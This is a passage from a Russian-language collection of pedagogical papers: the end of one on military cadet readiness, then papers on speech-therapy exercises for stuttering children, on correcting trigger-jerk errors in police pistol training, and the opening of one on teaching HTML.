Учет уровня готовности будущего военного специалиста предоставляет возможность выстроить как можно больше результативным процесс военно-профессиональной подготовки, а в последующем обеспечить успешность служебно-профессиональной деятельности.

Разработанная система подготовки курсантов военного вуза к служебно-профессиональной деятельности состоит из *нормативно-целевого, содержательного, процессуально-деятельностного и оценочно-результативного* блоков (рис. 9).

*Нормативно-целевой* блок направлен на выявление цели подготовки курсантов, определение методологических основ функционирования системы нормативно-правовой базы, регламентирующей требования к ее содержанию.

*Содержательный* блок ориентирован на определение уровней реализации и компонентов готовности.

*Процессуально-деятельностный* блок, будучи практико-ориентированным, направлен на осуществление педагогической, волевой, практической, научно-исследовательской подготовки курсантов к служебно-профессиональной деятельности. Коммуникативная функция процессуально-деятельностного блока предполагает:

- выстраивание субъект-субъектных отношений между участниками образовательного процесса;

- установление доверительных и комфортных отношений с коллегами по службе, руководящим составом факультета и кафедры, командным составом военного вуза.

*Оценочно-результативный* блок предполагает диагностику уровня готовности курсантов военного вуза к служебно-профессиональной

деятельности. Он обеспечивает обратную связь с нормативно-целевым, содержательным и процессуально-деятельностным блоками.

Обратная связь представляет возможность корректировать процесс формирования готовности курсантов к служебно-профессиональной деятельности.




Рис. 9 Система формирования готовности курсантов военных вузов к служебно-профессиональной деятельности

### **Библиографический список:**

1. Беспалько В.П. Основы теории педагогических систем (Проблемы и методы психолого-педагогического обеспечения технических обучающих систем). – Воронеж: Изд-во ВГУ, 1977. – 304 с.
2. Даль В.И. Толковый словарь живого великорусского языка. В 4 т. – 6-е изд., стереотипич. – М.: Дрофа; Русский язык – Медиа, 2011.
3. Коджаспирова Г.М. Педагогический словарь / Г.М. Коджаспирова, А. Ю. Коджаспиров. – 2-е изд., стер. – М.: Academia, 2005. . – 173 с.
4. Крутецкий В.А. Психология. – М.: Просвещение, 1996. – 336 с.
5. Кузьмина Н.В.. Понятие «педагогической системы» и критерии // Методы системного педагогического исследования. – М.: Народное образование, 2002.
6. Л. фон Берталанфи. Общая теория систем: критический обзор. В сборнике переводов Исследования по общей теории систем. М.: – Прогресс, 1969 – 520 с.
7. Лазукина Л.О., Лазукин В.Ф. Объем, содержание и сущность определения военно-педагогическая система // Воздушно-космические силы. Теория и практика». – № 3, сентябрь 2017. – С. 144-149.
8. Ожегов С.И., Шведова Н.Ю. Толковый словарь русского языка. – М.: Мир и образование, 2017. – 1376 с.
9. Положение о временной школе авиации // Вестник воздухоплавания. – 1910. – № 18 – 19. – С. 53 – 55.
10. Садовский В.Н. Основание общей теории систем. – М., 1974. – 279 с.
11. Саркисян С.А., Голованов Л.В. Прогнозирование развития больших систем. – М., 1975. – 192 с.
12. Спириин Л.Ф. Теория и технология решения педагогических задач: (Развивающее проф.-пед. обучение и самообразование) / Л.Ф. Спириин; Под ред. П.И. Пидкасистого. - М.: Рос. пед. агентство, 1997. – 173 с.
13. Энциклопедия профессионального образования. – В 3 т. Т. 3. – М.,

1999. – 488 с.

*Мурованая Нонна Николаевна, канд.пед.наук, доцент, зав. кафедрой ФГАОУ*

*ВО «Севастопольский государственный университет»*

*Тяллева Ирина Алексеевна, канд.пед.наук, доцент, зав. кафедрой*

*ФГАОУ ВО «Севастопольский государственный университет»*

## **ПОДГОТОВКА БУДУЩИХ УЧИТЕЛЕЙ-ЛОГОПЕДОВ К ИСПОЛЬЗОВАНИЮ КОРРЕКЦИОННЫХ СРЕДСТВ В РАБОТЕ С ЗАИКАЮЩИМИСЯ ДЕТЬМИ**

**Аннотация:** В статье рассматриваются особенности подготовки будущих учителей-логопедов к работе с заикающимися детьми. В рамках реализуемой в Севастопольском государственном университете программы дополнительной профессиональной подготовки у слушателей формируются прикладные компетенции, позволяющие использовать коррекционные средства в работе с заикающимися детьми.

**Ключевые слова:** заикание, процесс преодоления заикания, дополнительная профессиональная подготовка, подготовка будущего учителя-логопеда, функции профессиональной деятельности, логопедические практикумы, методики по работе с заикающимися детьми, коррекционные упражнения, упражнения на английском языке.

**Annotation:** The article presents the peculiarities of preparing future teacher-speech therapists to work with stuttering children. As part of the additional teacher professional training program implemented at Sevastopol State University, students develop applied competencies that allow them to use corrective means in teaching stuttering children.

**Key words:** stuttering, the process of overcoming stuttering, additional professional training, preparation of a future teacher-speech therapist, functions of

professional activity, speech therapy workshops, methods for working with stuttering children, correction exercises, exercises in English.

Согласно статистическим данным с каждым годом неуклонно растет количество детей, страдающих различными речевыми нарушениями, в том числе и заиканием. Заикание не только негативно сказывается на речевом развитии детей, но и приводит к возникновению психологических изменений в поведении, эмоционально- и социально-личностных реакций на взаимодействие с окружающими его людьми, что в будущем усугубляет их дезадаптацию в обществе.

Преодоление заикания у детей дошкольного возраста является важнейшей задачей учителей-логопедов. Это подтверждается рядом исследований ведущих ученых и практиков в данной области (Ю.А. Баженова, Л.И. Белякова, Г.А. Волкова, Е.Л. Ворошилова, Е.А. Дьякова, Е.В. Жулина, С.В. Леонова, В.И. Лубовской, Ю.С. Мохова, А.В. Петряева, М.А. Польшина, Е.Ю. Рау, Ю.О. Филатова и др.). Следовательно, процесс профессиональной подготовки будущих учителей-логопедов должен включать изучение коррекционно-педагогических технологий работы с заикающимися детьми. В целом, вопросы подготовки учителей-логопедов, в том числе работы с заикающимися детьми, рассматривались в исследованиях Л.С. Волковой, В.К. Арфинской, О.В. Правдиной, Ф.А. Рау, Ф.Ф. Рау, Т.Б. Филичевой, Н.А. Чевелевой, Г.В. Чиркиной и др.

Важность подготовки учителей-логопедов к будущей работе с заикающимися детьми актуальна как для обучения в вузе, так и для условий дополнительной профессиональной подготовки.

Соответственно, целью нашей статьи является рассмотрение особенностей процесса подготовки будущих учителей-логопедов к работе с заикающимися детьми посредством выбора разнообразных коррекционных средств.

В Севастопольском государственном университете реализуется программа дополнительного профессионального образования «Логопедические методы и технологии в работе с детьми с ограниченными возможностями здоровья (ОВЗ)» общим объемом 1020 часов.

Данная программа выстроена с учетом двух основных подходов к изучению готовности будущих учителей-логопедов к профессиональной деятельности [2]:

– личностного (многоуровневая структура качеств, свойств и состояний, позволяющих более или менее успешно осуществлять деятельность);

– функционального (готовность как определенное функциональное состояние человека, включающее психологический аспект успешного выполнения деятельности).

Готовность будущих учителей-логопедов к профессиональной деятельности складывается из теоретической и практической составляющих (Б. Д. Зодбаева, Е. А. Колодовская, С. Н. Шаховская). Так, теоретическая – формируется и совершенствуется в период обучения с целью осознания обучающимися: значимости специального образования, социальной ценности профессии, ответственности за результат деятельности, необходимости самореализации будущего учителя-логопеда как личности и профессионала. При этом практическая составляющая непосредственно взаимосвязана с теоретической и предусматривает качественные изменения по мере приобретения обучающимися опыта взаимодействия с детьми, имеющими речевые нарушения.

Рассматриваемая программа дополнительного профессионального образования включает три модуля: Клинические и психолингвистические аспекты логопедии; Специальные методики обучения детей с ОВЗ; Современные образовательные технологии и логопедические практикумы.

Структура программы предусматривает переход от овладения слушателями теоретическими знаниями к изучению методологии



коррекционно-развивающего процесса и затем к приобретению практических умений и навыков.

Для подготовки будущего учителя-логопеда к работе с заикающимися детьми в рамках первого модуля рассматриваются основные клинические признаки, типы заикания, роль биологических и социальных факторов возникновения заикания, а также определение невротической и неврозоподобной форм заикания. Это формирует у слушателя базис основных знаний для реализации психолого-педагогического воздействия на детей с разными клиническими формами заикания.

Содержание практической составляющей подготовки будущих учителей-логопедов определяется функциями, которые ему предстоит реализовать в профессиональной деятельности. Рассмотрим данные функции более подробно (Б. Д. Зодбаева [2]):

- воспитательно-образовательная (целенаправленное взаимодействие с ребенком с нарушением речи и его семьей);
- диагностическая (овладение диагностическим инструментарием для осуществления коррекционно-педагогической деятельности, выявление причин и механизмов нарушений речи, изучение влияния семьи на процесс речевого и умственного развития ребенка);
- коррекционная (определение основных направлений коррекционного воздействия, планирование целей, задач осуществления коррекционно-развивающей работы с детьми с нарушением речи, определение содержания коррекционно-образовательных программ для детей с нарушением речи в условиях различных типов образовательных учреждений, осуществление отбора методик и техник коррекционно-развивающей работы с учетом механизмов речевого нарушения, структуры дефекта, степени его выраженности);
- организационная (создание благоприятных условий и устранение неблагоприятных факторов, влияющих на речевое развитие ребенка, оказание оперативной педагогической помощи детям с нарушением речи, создание

психологически комфортной атмосферы при организации различных видов деятельности).

Основываясь на приобретенных в первом модуле знаниях о клинических формах заикания и принимая во внимание важность коррекционной направленности деятельности учителя-логопеда с заикающимися детьми, в рамках третьего модуля рассматривается тема «Логопедическая работа с заикающимися детьми». Это дает возможность рассмотреть разнообразные коррекционные средства в работе с заикающимися детьми, что позволит слушателям эффективно реализовывать цели коррекционно-педагогической деятельности, овладеть методикой коррекционной работы с заикающимися детьми.

Формат рассмотрения данной темы – это логопедические практикумы, направленные на формирование у слушателей практико-ориентированных компетенций при работе с заикающимися детьми.

Вначале слушатели знакомятся с рядом методик по работе с заикающимися детьми, в том числе с:

- методикой Н.А. Власовой и Е.Ф. Рау [1] (нарастание усложнений речевых упражнений в зависимости от разной степени речевой самостоятельности детей);

- методикой Л.И. Беляковой [3] (формирование спокойной и мелодичной речи, личностное воспитание страдающего заиканием, профилактика рецидивов и хронификации заикания);

- методикой И.В. Селиверстова [5] (творческий подход к устранению заикания с учетом различных способностей и проявления речевой патологии у заикающихся детей, выбор способов и средств коррекционного воздействия в условиях стационара или в амбулаторных условиях);

- методикой Г.А. Волковой [4] (опора на комплексный подход по преодолению речевого дефекта, включающего игровую деятельность, логоритмику, воздействие на микросоциальную среду детей) и др.

Это способствует освоению слушателями особенностей коррекционной работы по обучению заикающихся детей диафрагмальному дыханию, длительному фонационному и речевому выдоху, плавному голосоведению. Они подбирают и проводят в малых группах упражнения с элементами релаксации, способствующих снятию напряжения в различных группах мышц. Затем на логопедических практикумах должно внимание уделяется подбору упражнений, направленных на развитие координации и ритмизации движений заикающихся детей. Так, для ритмизации движений предлагаются упражнения по отстукиванию ритмов ногами, прохлопыванию руками или одной рукой по какому-нибудь предмету, дирижированию в сопровождении проговаривания. При этом ударному слогу (слову) должен соответствовать более громкий хлопок или удар ногой по полу, неударному – тихий.

При выполнении данных упражнений учителю-логопеду необходимо учитывать следующие рекомендации, данные ребенку: четкая артикуляция, равномерное распределение выдоха, соблюдение умеренного и медленного темпа, синхронизация произнесения и движения. Также вначале упражнения проводятся в замедленном темпе, а затем темп речи ускоряется. Приведем ряд тренировочных коррекционных упражнений, которые являются эффективными в подготовке к работе с заикающимися детьми.

Упражнение 1. Отработка ритма и темпа речи.

Инструкция по проведению: Дети ходят на месте или по кругу в медленном темпе. На каждый шаг они произносят сначала звуки, затем слоги, слова (счет, дни недели) и фразы (чистоговорки, пословицы). Например:

А-у-а-у-а-у-а-у-ау;

Ап-ап-ап-ап-ап-ап;

Па-па-па-па-па-па;

Один, два, три, четыре, пять, шесть;

Ехал Грека через реку. Видит Грека в реке рак. Сунул Грека руку в реку.

Рак за руку Греку цап.

Упражнение 2. Отработка ритма речи.

Инструкция по проведению: Дети медленно прохлопывают ритмический рисунок фразы с выделением ударных слогов громким хлопком или голосом.

Упражнение 3. Отработка ритма речи.

Инструкция по проведению: Дети произносят слова (имена, названия деревьев, животных и т.д.) ритмично, под хлопки.

Упражнение 4. Отработка ритма и темпа речи.

Инструкция по проведению: Дети дирижируют ритмично произнося считалку. Используется медленный и умеренный ритм.

При выполнении заданий для участия в работе логопедических практикумов слушателями было предложено рассмотреть вопрос использования упражнений на английском языке при работе с заикающимися детьми. Это было связано с тем, что 30% из них являются учителями английского языка в образовательных учреждениях с углубленным изучением иностранных языков.

Упражнения включали работу со звуками, словами и короткими стихотворениями на английском языке. Например, в число упражнений, представленных слушателями, вошли следующие:

Упражнение 1. Отработка звуков.

Инструкция по проведению: Дети несколько раз повторяют за учителем: звук английского языка, затем добавляют (в формате игры «снежный ком») по слову так, чтобы в результате получилась скороговорка. Например:

f – f – f – Four – Four – Four – Four fine – Four fine- Four fine fresh – Four fine fresh – Four fine fresh fish – Four fine fresh fish for you,

b – b – b – A big – A big – A big black – A big black – A big black bear – A big black bear and – A big black bear and a big – A big black bear and a big black bug.

Упражнение 2. Развитие мелодичности речи и синхронности движений.

Инструкция по проведению: Дети пропевают стихотворение и при этом дирижируют, устанавливая ритм. Пример стихотворения (песенка):

- Hello! Hello! How are you?

- I am fine, thank you! And how are you?
- I am fine too.

Упражнение 3. Развитие чувства ритма, ускорение ритма.

Инструкция по проведению: Дети произносят слово (фразу) медленно и ритмично, выполняя круговые движения рукой, представляя, что вращают ручку кофемолки; с каждым круговым движением скорость увеличивается.

Упражнение 4. Тренировка в смене темпа произнесении слов.

Инструкция по проведению: Учитель произносит слово по теме (животные, цвета, фрукты, овощи и т.д.) и бросает мяч одному из детей, ребенок повторяет и возвращает мяч учителю. Учитель кидает мяч разным участникам игры, постепенно ускоряя свои движения.

Упражнение 5. Отработка многократного повторения глаголов движения.

Инструкция по выполнению: Учитель называет глагол движения, дети три раза повторяют слово и показывают его движениями (run, fly, swim, sit, stand up, eat, drink).

Таким образом, при подготовке будущих учителей-логопедов к работе с заикающимися детьми необходимо должное внимание уделять формированию у них практико-ориентированных компетенций. Формирование данных компетенций позволит использовать в логопедической работе коррекционные средства (упражнения на развитие мелодичности речи, отработку звуков, ритма и темпа речи). При этом возможно использовать потенциал английского языка в коррекционной работе с заикающимися детьми.

#### **Библиографический список:**

1. Арутюнян, Л.З. Как лечить заикание: Методика устойчивой нормализации речи / Л.З. Арутюнян. – М.: Эребус, 1993. – 160 с.
2. Баженова, Ю.А. Особенности навыков словоизменения дошкольников с общим недоразвитием речи/ Ю.А. Баженова, Ю.С. Мохова //Вестник Мининского университета. – 2020. – Т. 8, № 2. – С. 7

3. Белякова, Л.И. Заикание. Учебное пособие для студентов педагогических институтов по специальности «Логопедия» /Л.И. Белякова, Е.А. Дьякова. – М.: В. Секачев, 1998. – 304 с.

4. Волкова, Г.А. Игровая деятельность в устранении заикания у дошкольников: Книга для логопедов. – 2-е изд., доп. и перераб. / Г.А. Волкова. – СПб: Детство-Пресс, 2003. – 240 с.

5. Селиверстов, В.И. Заикание у детей: Психокоррекционные и дидактические основы логопедического воздействия: Учеб. пособие для студ. высш. и средн. пед. учеб. заведений. – 4-е изд., доп. / В.И. Селиверстов. – М.: Гуманит. изд. центр ВЛАДОС, 2001. – 223 с.

*Назаренко Борис Александрович, б/с, б/з, старший преподаватель кафедры тактико-специальной, огневой и физической подготовки, Владивостокский филиал Дальневосточный юридический институт МВД России, г. Владивосток*  
*e-mail: [poliglot.76@mail.ru](mailto:poliglot.76@mail.ru)*

## **СОВЕРШЕНСТВОВАНИЕ ОГНЕВОЙ ПОДГОТОВКИ КУРСАНТОВ ОБРАЗОВАТЕЛЬНЫХ ОРГАНИЗАЦИЙ МВД РОССИИ НА НАЧАЛЬНОМ ЭТАПЕ ОБУЧЕНИЯ**

**Аннотация:** Рассматривается одна из типичных ошибок на занятиях по огневой подготовке курсантов образовательных организаций МВД России, характеризующаяся резким нажатием на спусковой крючок при стрельбе из пистолета Макарова. Анализируются причины данной ошибки. Предложен авторский метод исправления данной ошибки у курсантов на начальном этапе обучения.

**Ключевые слова:** сотрудник полиции, спусковой крючок, огнестрельное оружие.

**Abstract:** One of the typical mistakes in the classes of fire training of cadets of educational organizations of the Ministry of Internal Affairs of Russia, characterized by a sharp pull on the trigger when firing a Makarov pistol, is considered. The reasons for this error are analyzed. The author's method of correcting this error among cadets at the initial stage of training is proposed.

**Keywords:** police officer, trigger, firearm.

Огневая подготовка является очень важной дисциплиной, которая изучается курсантами образовательных организаций МВД России на

протяжении всего периода обучения. Вне зависимости от того в какой службе или подразделении работают сотрудники полиции, каждый из них в первую очередь выполняет обязанности согласно ФЗ от 7.02.2011 №3-ФЗ «О полиции» и лишь потом обязанности свойственные определенному направлению специфики работы сотрудника, поэтому все сотрудники полиции обязаны грамотно и законно применять огнестрельное оружие, для пресечения опасных противоправных действий со стороны правонарушителя в ситуациях, в которых сложились основания для его применения, согласно ФЗ «О полиции» [1] .

Вопросы повышения качества огневой подготовки курсантов образовательных организаций МВД России, всегда были и будут очень значимы, так как в процессе всего периода обучения, умения переходят в навык, который будут применять будущие сотрудники полиции при выполнении оперативно-служебных задач. От того насколько стабильный и качественный будет этот навык и будет зависеть результат, определяющий исход в ситуациях применения огнестрельного оружия в профессиональной деятельности сотрудников полиции [3] .

Одной из главных задач курсанта на занятии по огневой подготовки, является поражение цели, произведя при этом выстрел точно в мишень. Точный выстрел предполагает в свою очередь: во-первых, достижение кучности стрельбы; во вторых расположение кучности в центре мишени. Точный выстрел зависит от умения, навыка стрелка одновременно выполнять три действия: удержание прицельных приспособлений в направлении района прицеливания, осуществления медленного выдоха во время стрельбы и плавного, равномерного нажатия на спусковой крючок.

Конечно же, все вышеперечисленные действия играют важную роль в достижении точного выстрела, но все же правильное нажатие на спусковой крючок, является определяющим фактором, который в большей степени определяет точный выстрел. Соответственно огромное количество ошибок допускаемых курсантами при стрельбе, заключаются именно в неправильном нажатии на спусковой крючок. Даже такие ошибки, как небольшое колебание



руки с оружием во время стрельбы, неправильный хват оружия могут позволить курсанту поразить мишень, но ошибка, связанная с неправильным нажатием на спусковой крючок всегда будет способствовать промаху.

Самая распространённая ошибка, которую допускают курсанты на учебных занятиях по огневой подготовке при производстве выстрела, это резкое нажатие на спусковой крючок. Данная ошибка характеризуется резким нажатием на спусковой крючок с одновременным, чрезмерным напряжением мышц кисти удерживающей пистолет. Как правило, данная ошибка возникает у начинающих стрелков, курсантов 1 курса, которые после совмещения прицельных приспособлений в район прицеливания, выполняют резкое нажатие на спусковой крючок, не замечая того, что траектория в момент резкого нажатия изменяется и вместо прямолинейного нажатия, она отклоняется вниз или в сторону [4].

Следует отметить, что данную ошибку необходимо, как можно быстрее обнаружить и, используя различные средства и методические приемы исправить, так как в дальнейшем данное умение может перерасти в двигательный навык, который исправить будет сложнее, чем на ранних этапах.

Как правило, порядок огневой подготовки с курсантами заключается в том, что перед выполнением упражнений практического курса стрельб, курсанты совершенствуют свои умения, навыки с учебным оружием вхолостую, многократно повторяя такие элементы стрельбы как: изготовка, удержание пистолета, совмещение мушки с целиком, плавное нажатие на спусковой крючок и только после этого курсанты переходят к выполнению упражнений стрельб с боевым пистолетом.

Основная проблема на начальном этапе огневой подготовки заключается в том, что некоторые курсанты, при выполнении упражнений с боевым пистолетом продолжают допускать ошибки в стрельбе, связанные с резким нажатием на спусковой крючок, вследствие чего пули в самом лучшем случае поражают мишень хаотично, то есть отсутствует кучность стрельбы, а в худшем случае вообще не поражают. Данный факт можно объяснить тем, что

курсанты во время стрельбы испытывают психологическое напряжение, связанное с ожиданием выстрела.

Далее нами был проведен эксперимент, направленный на устранение у курсантов ошибки, заключающейся в резком нажатии на спусковой крючок.

В эксперименте приняло участие 11 курсантов первого курса, которые допускали ошибку, характеризующуюся резким нажатием на спусковой крючок, вследствие чего наблюдалось отсутствие кучности стрельбы и соответственно промахи. Данные курсанты были поделены на 2 группы: контрольная группа – 6 курсантов и экспериментальная группа – 5 курсантов.

Суть эксперимента заключалась в следующем, на спусковой крючок в месте, где накладывается указательный палец для производства выстрела, крепится пластиковый конусообразный выступ, длиной около 3 миллиметров и диаметром на конце 2 миллиметра. Далее курсанты экспериментальной группы выполняли стрельбу из боевых пистолетов с вышеуказанной накладкой, которая в момент нажатия курсантом на спусковой крючок, оказывает небольшое колющее воздействие на ногтевую фалангу пальца, соприкасающуюся с установленным выступом, без причинения какого-либо вреда здоровью. Данный эффект на наш взгляд должен заставить курсантов переключить внимание и сосредоточить его на плавном, медленном нажатии на спусковой крючок.

В течении месяца обе группы занимались на занятии по огневой подготовки согласно тематического плана, единственным отличием было то, что после тренировки с учебным оружием «в холостую», курсанты экспериментальной группы выполняли стрельбу из боевых пистолетов с установленной накладкой, а курсанты контрольной группы стреляли из обычных, боевых пистолетов без накладки.

По истечению месяца тренировок, был проведен контрольный срез по итогам которого курсанты обеих групп должны были выполнить упражнение стрельбы без ограничения по времени, 3 попытки по 3 выстрела.

Результаты были следующие: 3 курсанта экспериментальной группы во

всех попытках поразили мишень и кучность увеличилась в 3 раза, остальные два курсанта, также поразили мишень, но улучшения в кучности наблюдались не значительные; 3 курсанта экспериментальной группы также по всех попытках поразили мишень, но кучность расположения пробоин на мишени была не стабильная, остальные 3 курсанта этой группы мишень поразили не во всех попытках.

Анализируя полученные результаты можно заключить, что общий показатель кучности в экспериментальной группе оказался значительно выше, чем у курсантов контрольной группы, также курсанты экспериментальной группы после дальнейшего анкетирования пояснили, что колющее воздействие создаваемое накладкой заставляло их переключать внимание с «ожидания выстрела» на плавном нажатие спускового крючка, вследствие чего пули поражали мишень и кучность их расположения в мишени была лучше.

Сосредоточение внимание во время стрельбы на плавном нажатии на спусковой крючок, является важным элементом формирования навыка точной стрельбы из пистолета Макарова.

Конечно же, нельзя утверждать, что использование данного метода поможет всем курсантам справиться с данной ошибкой, соответственно необходимо использовать разнообразные средства и методы, позволяющие учитывать индивидуальные особенности курсантов, которые в свою очередь позволят добиться желаемого результата.

### **Библиографический список:**

1. Федеральный закон Российской Федерации от 07.02.2011 № 3-ФЗ «О полиции» (с изменения и дополнениями) // Консультант Плюс [Электронный ресурс]. – Режим доступа: <http://www.consultant.ru> (дата обращения: 10.11.2023).

2. Давыдов Л. В., Ткаченко А. Ю., Бантюков И. Б. Некоторые особенности применения огнестрельного оружия сотрудниками полиции в различных ситуациях служебно-профессиональной деятельности // . – 2016. – № 10-7. – С. 75-77.

3. Семенов В. В. Педагогическая сущность обучения применению огнестрельного оружия сотрудников полиции Российской Федерации // . – 2011. – № 2(21). – С. 106-108.

4. Хрысев Е. В., Митин А. А. Методика борьбы с ошибкой «Ожидание выстрела» в обучении стрельбе курсантов ведомственных ВУЗов системы МВД России // Цифровая трансформация системы МВД России : сборник научных статей по материалам Международного форума: в 2-х частях, Москва, 20 октября 2022 года / Под редакцией И. Г. Чистобородова. Том Часть 2. – г. Москва: Академия управления Министерства внутренних дел Российской Федерации, 2022. – С. 426-428.

*Одилов Зухриддин Рахимчинович, старший преподаватель,  
Политехнический институт таджикского технического университета  
имени академика М.С. Осими, Худжанд, Таджикистан  
e-mail: [zzuhriddin.87@mail.ru](mailto:zzuhriddin.87@mail.ru)*

## **ПРИМЕНЕНИЕ КОМПЕТЕНТНОГО ПОДХОДА В ПРОЦЕССЕ ПРЕПОДАВАНИЯ ИНФОРМАТИКИ ПО ПРЕДМЕТУ «ВЕБ- ПРОГРАММИРОВАНИЕ»**

**Аннотация:** В статье рассматривается преподавание информатики в новой системе образования с применением компонентного подхода. В этой статье представлены компонентный подход, необходимости основных понятий HTML, использование тегов языка HTML, результат веб-сайта и т.д. В ходе урока компонентный подход в воспитании заставляет учителей обучать учащихся с использованием новых современных методов. Сначала студент изучает теги, а затем на практических занятиях студент приступает к подготовке веб-сайта. Для создания сайта используются Dreamweaver, WordPress, Mobirise, FrontPage, Notepad++, Brackets, WebSite X5, Komodo Edit, VSCode, Sublime Text.

**Ключевые слова:** Компьютер, программа, языки программирования, компонентный подход, компетентность, тег, интернет.

**Abstract:** In the article about teaching computer science in the new education system, there is a competent approach. This article introduces relationships of authority, necessity, basic concepts of HTML, the use of HTML language tags, the result of a website, etc. During the lesson, a competent attitude in education makes teachers teach students using new modern methods. First, the student studies the tags, and then, in the practical classes, the student proceeds to prepare the website.

Dreamweaver, WordPress, Mobirise, FrontPage, Notepad++, Brackets, WebSite X5, Komodo Edit, VSCode, Sublime Text are used to create the site.

**Key words:** Computer, program, programming languages, component approach, competence, tag, Internet.

В процессе обучения компетентным подходом в информатике, мы рассматриваем тему веб-программирования, так как время науки и техники движется так быстро, что нет предела. Сегодня, когда язык HTML является основной для создания веб-сайтов, мы говорим о нем. Интернет считается глобальной сетью и удобен для ведения бизнеса и жизни. Сейчас почти вся рабочая деятельность, связанная с бизнесом, имеет свой специальный сайт в Интернете, что ускоряет покупку и продажу товаров внутри сети. В нашей стране существует ряд веб-сайтов, которые мы используем для ведения бизнеса, в том числе веб-сайты Somon.tj, Rg.tj, Ducon.tj, amvol.tj, lalafo.tj, magnit.tj и другие. В образовательном контенте, включающем тему веб-программирования, эта тема преподается студентам как теоретическая и практическая. Само слово HTML происходит от английского языка «Hyper Text Markup Language» и означает язык гипертекстовой разметки [4]. Язык разметки HTML — это язык, используемый для создания форматированных текстов, 